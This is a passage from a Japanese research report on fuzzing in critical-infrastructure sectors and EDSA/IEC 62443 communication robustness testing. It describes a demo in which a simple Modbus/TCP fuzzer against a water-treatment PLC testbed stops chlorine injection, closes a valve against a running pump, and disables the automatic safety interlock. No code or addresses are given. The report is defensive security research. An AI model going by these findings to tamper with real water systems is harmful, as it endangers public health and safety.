政府・行政	○	Web/API、メール系ソフト、LDAP 等の OSS 実装	公的情報取扱の厳格要件、環境分離必須
医療	○	医療 IoT 機器、DICOM/HL7/画像処理系	人命影響、仮想化・エミュレータ前提
水道	◎	ICS プロトコル活用、LoRaWAN 等 IoT 機器含む	テストベッド利用前提、構成は電力と類似
物流	○	バーコード・GPS 系 OSS、PLC 制御系	IT/OT 混在による戦略設計の難しさ
化学	○	ICS プロトコル（OPC UA 等）、DCS 制御装置	HART、SIS への適用に障壁あり
クレジット	△	ベンダー内部での検証、APDU/ISO8583 プロトコル	閉鎖性高く、第三者による適用は困難
石油	○	化学と同様	化学と同様
港湾	○	EDI 変換系、AIS 受信ソフト、Profinet/CAN 等	実運用との分離、仕様理解が必要

本研究を通じて得られた分野横断的な知見として、以下の三点が挙げられる。

まず、情報通信、電力、ガス、水道といったインフラ分野では、プロトコル仕様が公開されており、オープンソース実装も豊富であることから、ファジングの適用が技術的・運用的に比較的容易である。特に、OSS-Fuzz のような継続的ファジング基盤の導入により、脆弱性の早期検出・修正が実現されている点は注目に値する。

次に、医療、政府・行政、物流、空港、港湾といった分野では、技術的にはファジング適用が可能であるものの、実環境での適用に際しては、テストベッドの整備、機微情報の取扱方針、運用中断のリスク管理など、多層的な対策が不可欠である。こうした分野では、対象となるソフトウェアや機器の性質に応じて、仮想化・エミュレーション技術やブラックボックスファジングを組み合わせたファジング戦略が求められる。

一方で、航空、鉄道、クレジットといった高安全性・閉鎖性を特徴とする分野では、ファジングの適用は限定的となる。これらの分野では、第三者による外部的な脆弱性検証は制度的にも技術的にも制約されており、ファジングはあくまでベンダー内部の検証手段にとどまる。したがって、将来的にはこれらの分野でも適用可能性を広げるために、安全性と柔軟性を両立させたファジング手法の開発や、業界ガイドラインの整備が求められる。

このように、ファジングの適用は技術的実現可能性だけでなく、検証主体の構造や運用上

の制約といった社会的要因と密接に関係している。

3. 8. 1 8 PLC に対するファジング検証環境の構築

3. 8. 1 7 項までの分析により、電力・ガス・水道といったインフラ分野では、共通して Modbus や DNP3 といった産業プロトコルが用いられ、これらに対するファジングが既に一定の実績を持っていることが明らかとなった。さらに、PLC (Programmable Logic Controller) を中核とする ICS 環境では、ISASecure EDSA (Embedded Device Security Assurance) 認証や Achilles Communications Certification といった制度が存在し、その中でファジングが一定の要件として組み込まれている。

本節では、上水道処理施設に設置された PLC に対する通信プロトコルファジングの適用可能性を、簡易なデモ環境を用いて検証し、EDSA 認証で求められる水準とのギャップや実装上の工夫を考察する。

(1) EDSA 認証

EDSA 認証は、産業オートメーション分野のセキュリティ規格 IEC 62443-4-2 に基づいて設計された組み込み機器向けセキュリティ認証制度であり、ISCI (ISA Security Compliance Institute) によって管理されている。EDSA 認証は以下の 3 軸で構成される。

- 機能的セキュリティ要件の遵守
- ソフトウェア開発プロセスの成熟度
- 通信ロバストネスの検証 (CRT 試験)

とりわけ、3 番目の CRT (Communication Robustness Testing) は、対象機器に対してプロトコル異常系の通信を注入し、クラッシュやフリーズを引き起こさないかを確認する試験である。これは事実上、ファジングの導入を必須とする枠組みとなっており、EDSA 認証取得を目指す機器は、プロトコル毎に定義された異常値・異常シーケンスに耐えうる設計であることを要求される。

たとえば、Modbus/TCP、ARP、ICMPv4、TCP といった基本的なプロトコルに加え、各機器特有のカスタム通信プロトコルに対しても検証が行われる。Achilles Communications 社が提供する CRT スイートはこの要件に対応した専用ファザーの一例であり、同社の Achilles Certification は、こうした試験に合格したことを示す民間認証として位置づけられている。

(2) デモ環境

本検証では、図 3. 8. 1 8. 1、図 3. 8. 1 8. 2、および以下に示す構成で簡易なデモ環境を構築した。

- 対象：上水道処理施設における PLC (EDSA 認証は未取得と仮定)
- 通信プロトコル：Modbus/TCP (Port 502)




図 3. 8. 1 8.1 上水道処理施設の PLC およびその周辺ネットワーク




図 3. 8. 1 8.2 デモ環境

また、このデモ環境に対してファジングを行った。本研究では、EDSA 認証対応を想定した正式な試験スイートではなく、簡易的なブラックボックスファザーを開発した。本ファザーは、対象機器の内部構造を前提とせず、通信インターフェース越しに異常入力を生成する。

これは以下のような制限と利点を持つ：

- EDSA 認証に必要な全プロトコルへの対応は未実装
- テストカバレッジや異常パターンの体系化も不十分
- ただし、Modbus/TCP の基本的なファジングは可能
- 簡易な環境で再現性のある挙動を引き出すことが可能

本ファザーにおけるファジングの結果として、表 3. 8. 1 8.1 に示す 2 つの異常動作が再現された。

表 3. 8. 1 8.1 ファジングにより検出した異常動作

トリガー	状態変化
特定アドレスのコイルへの書き込み	塩素濃度異常に関する警告の自動点灯
特定アドレスのレジスタへの書き込み	ポンプ圧力異常に関する警告の自動点灯

調査の結果、1 つめの異常は特定アドレスのコイルへ値を書き込んだことにより、PLC が管理する塩素注入モジュールが動作したことが原因であった。ファザーの入力が塩素注入を停止させる指令を送信したため、塩素濃度が低下して警告が発生した (図 3. 8. 1 8.3)。本デモ環境のシステムには自動運転機能が備わっており、このような異常を検知した場合、自動的に操作を取り消すように PLC がプログラムされている。しかし、ファザーの入力が自動運転に関するコイルに対して停止指令を与えていたため、この安全機能が操作しなかった。




図 3. 8. 1 8.3 塩素濃度異常の警告表示

2 つめの異常はポンプ圧力異常に関する警告の点灯である（図 3. 8. 18.4）。調査の結果、特定アドレスのレジスタへ値を書き込んだことにより、PLC が管理するモータバルブが動作したことが原因であった。ファザーの入力がバルブを閉鎖させ、かつ処理水の移送ポンプを動作し続ける指令を送信したため、ポンプの圧力が増大して警告が発生した。こちらも 1 つめと同様に、別の指令により自動運転が機能しなかったことも原因のひとつである。




図 3. 8. 18.4 ポンプ圧力異常の警告表示

これにより、Modbus プロトコル上の異常パターンを用いた操作によって、実システムの可視化・監視層における反応が誘発可能であることが確認された。

このように、本デモで用いたファザーは EDSA 認証に直結するレベルには達していないものの、通信異常を誘発する最低限の再現環境として機能しうる。プロトコル対応を段階的に拡充していくことで、最終的には EDSA 認証取得レベルの試験系に発展させることも現実的である。EDSA 認証用の CRT 試験では、プロトコルごとに異常パターンとトラフィックモデルを設計する必要があり、地道なプロトコルごとの対応とテストシナリオの構築が認証取得への現実的アプローチとなる。

(3) 今後の展望

本節で構築したようなデモ環境は、次のような発展的用途が期待される。

- 教育コンテンツや業務研修での利用
- 実機導入前の事前検証環境（pre-certification stage）
- CRT 試験設計支援のためのプロトコル異常辞書の構築

最終的には、簡易的なファザーを足がかりとして、EDSA 認証を見据えた段階的な開発とテストフレームワーク整備が望まれる。このようなアプローチは、国内での産業制御機器のセキュリティ評価文化を醸成する上でも意義がある。

参考文献

- [1] B. P. Miller, L. Fredriksen and B. So, "An empirical study of the reliability of UNIX utilities," *Communications of the ACM*, vol. 33, no. 12, pp. 32-44, 1990.
- [2] V. J. Manès, H. Han, C. Han, S. K. Cha, M. Egele and E. J. Schwartz, "The Art, Science, and Engineering of Fuzzing: A Survey," *IEEE Transactions on Software Engineering*, vol. 47, no. 11, pp. 2312-2331, 2021.
- [3] A. Fioraldi, D. C. Maier, D. Zhang and D. Balzarotti, "LibAFL: A Framework to Build Modular and Reusable Fuzzers," in *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, Los Angeles, CA, USA, 2022.
- [4] H. Chen, Y. Li, B. Chen, Y. Xue and Y. Liu, "FOT: a versatile, configurable, extensible fuzzing framework," in *Proceedings of the 2018 26th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, Lake Buena Vista, FL, USA, 2018.
- [5] M. Zalewski, "American Fuzzy Lop – a security-oriented fuzzer," 2013. [Online]. Available: <https://lcamtuf.coredump.cx/afl/>. [Accessed 24 4 2025].
- [6] M. Böhme, V.-T. Pham and A. Roychoudhury, "Coverage-based Greybox Fuzzing as Markov Chain," *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)*, Vienna, Austria, 2016.
- [7] C. Lyu, S. Ji, C. Zhang, Y. Li, W.-H. Lee, Y. Song and R. Beyah, "MOPT: Optimized Mutation Scheduling for Fuzzers," in *Proceedings of the 28th USENIX Security Symposium*, 2019.
- [8] C. Aschermann, S. Schumilo, A. Abbasi and T. Holz, "IJON: Exploring Deep State Spaces via Fuzzing," in *Proceedings of the 2020 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, 2020.
- [9] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis and S. Jana, "NEZHA: Efficient Domain-Independent Differential Testing," in *2017 IEEE Symposium on security and privacy (SP)*, San Jose, CA, USA, 2017.
- [10] LLVM Project, "libFuzzer – a library for coverage-guided fuzz testing," [Online]. Available: <https://llvm.org/docs/LibFuzzer.html>. [Accessed 28 4 2025].
- [11] "fuzzuf/fuzzuf - Fuzzing Unification Framework," [Online]. Available: <https://github.com/fuzzuf/fuzzuf>. [Accessed 7 5 2025].
- [12] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida and H. Bos, "VUzzer: Application-aware Evolutionary Fuzzing," in *Proceedings of the 24th Annual Network and Distributed System Security Symposium (NDSS '17)*, The Internet Society, 2017.
- [13] "fuzzuf/docs/algorithms at master · fuzzuf/fuzzuf," [Online]. Available: <https://github.com/fuzzuf/fuzzuf/tree/master/docs/algorithms>. [Accessed 7 5 2025].
- [14] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi and K. Hazelwood, "Pin: building customized program analysis tools with dynamic instrumentation," *ACM SIGPLAN Notices*, vol. 40, no. 6, pp. 190-200, 2005.

- [15] F. Bellard, "QEMU, a fast and portable dynamic translator," in *Proceedings of the USENIX Annual Technical Conference*, California, USA, 2005.
- [16] Arm Ltd., "Understanding trace," Arm Developer Documentation, version 2.0, 5 2020. [Online]. Available: <https://developer.arm.com/documentation/102119/0200>. [Accessed 7 5 2025].
- [17] "trailofbits/polytracker - An LLVM-based instrumentation tool for universal taint tracking, dataflow analysis, and tracing," [Online]. Available: <https://github.com/trailofbits/polytracker>. [Accessed 15 5 2025].
- [18] Frida, "Frida: a world-class dynamic instrumentation framework," [Online]. Available: <https://frida.re/>. [Accessed 15 5 2025].
- [19] D. Bruening, Q. Zhao and S. Amarasinghe, "Transparent dynamic instrumentation," in *Proceedings of the 8th ACM SIGPLAN/SIGOPS Conference on Virtual Execution Environments*, London, England, UK, 2012.
- [20] M. Zalewski, "Technical 'whitepaper' for AFL-Fuzz," 11 2017. [Online]. Available: https://lcamtuf.coredump.cx/afl/technical_details.txt. [Accessed 24 4 2025].
- [21] M. Zalewski, "Binary fuzzing strategies: what works, what doesn't.," 8 2014. [Online]. Available: <https://lcamtuf.blogspot.com/2014/08/binary-fuzzing-strategies-what-works.html>. [Accessed 24 4 2025].
- [22] M. Böhme, L. Szekeres and J. Metzman, "On the reliability of coverage-based fuzzer benchmarking," in *Proc. 44th International Conference on Software Engineering (I CSE '22)*, Pittsburgh, PA, USA, 2022.
- [23] M. Eddington, "Peach Fuzzer Community Documentation," 30 3 2021. [Online]. Available: <https://peachtech.gitlab.io/peach-fuzzer-community/>. [Accessed 24 4 2025].
- [24] S. Hocevar, "zzuf," 2015. [Online]. Available: <http://caca.zoy.org/wiki/zzuf>. [Accessed 24 4 2025].
- [25] P. Godefroid, M. Y. Levin and D. Molnar, "Automated Whitebox Fuzz Testing," in *Paper presented at the meeting of the NDSS*, 2008.
- [26] P. Godefroid, N. Klarlund and K. Sen, "DART: directed automated random testing," in *Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation*, 2005.
- [27] D. She, A. Shah and S. Jana, "Effective seed scheduling for fuzzing with graph centrality analysis," in *Proc. 2022 IEEE Symposium on Security and Privacy (S&P)*, San Francisco, CA, USA, 2022.
- [28] A. Rebert, S. K. Cha, T. Avgerinos, J. Foote, D. Warren, G. Grieco and D. Brumley, "Optimizing Seed Selection for Fuzzing," in *Proceedings of the 23rd USENIX conference on Security Symposium (SEC'14)*, USA, 2014.
- [29] L. Katz, "A new status index derived from sociometric analysis," *Psychometrika*, vol. 18, no. 1, pp. 39-43, 1953.
- [30] R. Eberhart and J. Kennedy, "A new optimizer using particle swarm theory," in *M HS'95. Proceedings of the Sixth International Symposium on Micro Machine and Human Science*, 1995.
- [31] A. Fioraldi, D. Maier, H. Eißfeldt and M. Heuse, "AFL++: Combining Incremental Steps of Fuzzing Research," in *Proc. 14th USENIX Workshop on Offensive Technologies (WOOT '20)*, 2020.

- [32] C. Aschermann, S. Schumilo, T. Blazytko, R. Gawlik and T. Holz, "REDQUEEN: Fuzzing with Input-to-State Correspondence," in *Proc. 26th Annual Network and Distributed System Security Symposium (NDSS 2019)*, San Diego, CA, USA, 2019.
- [33] S. Poeplau and A. Francillon, "Symbolic execution with SymCC: Don't interpret, compile!," in *Proc. 29th USENIX Security Symposium (USENIX Security '20)*, Virtual Event (originally Boston, MA, USA), 2020.
- [34] C. Cadar, D. Dunbar and D. Engler, "KLEE: unassisted and automatic generation of high-coverage tests for complex systems programs," in *Proc. 8th USENIX Conference on Operating Systems Design and Implementation (OSDI '08)*, San Diego, CA, USA, 2008.
- [35] V. Chipounov, V. Kuznetsov and G. Candea, "S2E: A platform for in-vivo multi-path analysis of software systems," *ACM SIGPLAN Notices*, vol. 46, no. 3, pp. 265-278, 2011.
- [36] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grose, S. Feng, C. Hauser, C. Kruegel and G. Vigna, "SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis," in *Proc. 37th IEEE Symposium on Security and Privacy (SP)*, San Jose, CA, USA, 2016.
- [37] I. Yun, S. Lee, M. Xu, Y. Jang and T. Kim, "QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing," in *Proc. 27th USENIX Security Symposium (USENIX Security '18)*, Baltimore, MD, USA, 2018.
- [38] L. d. Moura and N. Bjørner, "Z3: An Efficient SMT Solver," in *Proceedings of the 14th International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, Budapest, Hungary, 2008.
- [39] K. Serebryany, D. Bruening, A. Potapenko and D. Vyukov, "AddressSanitizer: A Fast Address-Sanity Checker," in *2012 USENIX annual technical conference (USENIX ATC 12)*, BOSTON, MA, 2012.
- [40] LLVM Project, "UndefinedBehaviorSanitizer Documentation," 2017. [Online]. Available: <https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html>. [Accessed 28 4 2025].
- [41] W. M. McKeeman, "Differential Testing for Software," *Digital Technical Journal*, vol. 10, no. 1, pp. 100-107, 1998.
- [42] C. Brubaker, S. Jana, B. Ray, S. Khurshid and V. Shmatikov, "Using frankencerts for automated adversarial testing of certificate validation in SSL/TLS implementations," in *2014 IEEE Symposium on Security and Privacy*, 2014.
- [43] Y. Chen and Z. Su, "Guided differential testing of certificate validation in SSL/TLS implementations," in *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering*, 2015.
- [44] X. Yang, Y. Chen, E. Eide and J. Regehr, "Finding and Understanding Bugs in C Compilers," in *PLDI '11: Proceedings of the 32nd ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2011.
- [45] Y. Chen, T. Su, C. Sun, Z. Su and J. Zhao, "Coverage-Directed Differential Testing of JVM Implementations," in *PLDI '16: Proceedings of the 37th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2016.
- [46] S. Jana and V. Shmatikov, "Abusing File Processing in Malware Detectors for Fun and Profit," in *2012 IEEE Symposium on Security and Privacy*, San Francisco, CA, USA, 2012.

- [47] "laf-intel," 2016. [Online]. Available: <https://lafintel.wordpress.com/>. [Accessed 13 5 2025].
- [48] J. Newsome and D. Song, "Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software," in *Proceedings of the 12th Symposium on Network and Distributed System Security (NDSS)*, 2005.
- [49] E. J. Schwartz, T. Avgerinos and D. Brumley, "All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask)," in *2010 IEEE Symposium on Security and Privacy*, 2010.
- [50] V. P. Kemerlis, G. Portokalidis, K. Jee and A. D. Keromytis, "libdft: practical dynamic data flow tracking for commodity systems," in *Proceedings of the 8th ACM SIGPLAN/SIGOPS Conference on Virtual Execution Environments*, London, England, U K, 2012.
- [51] F. Qin, C. Wang, Z. Li, H.-s. Kim, Y. Zhou and Y. Wu, "LIFT: A Low-Overhead Practical Information Flow Tracking System for Detecting Security Attacks," in *2006 39th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO'06)*, 2006.
- [52] G. E. Suh, J. W. Lee, D. Zhang and S. Devadas, "Secure program execution via dynamic information flow tracking," *SIGPLAN Not.*, vol. 39, no. 11, pp. 85-96, 2004.
- [53] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel and A. N. Sheth, "TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones," *ACM Trans. Comput. Syst.*, vol. 32, no. 2, pp. 1-29, 2014.
- [54] W. Cheng, Q. Zhao, B. Yu and S. Hiroshige, "TaintTrace: Efficient Flow Tracing with Dynamic Binary Rewriting," in *11th IEEE Symposium on Computers and Communications (ISCC'06)*, Cagliari, Italy, 2006.
- [55] Z. L. Chua, Y. Wang, T. Baluta, P. Saxena, Z. Liang and P. Su, "One Engine To Serve 'em All: Inferring Taint Rules Without Architectural Semantics," in *Network and Distributed System Security Symposium 2019 (NDSS)*, 2019.
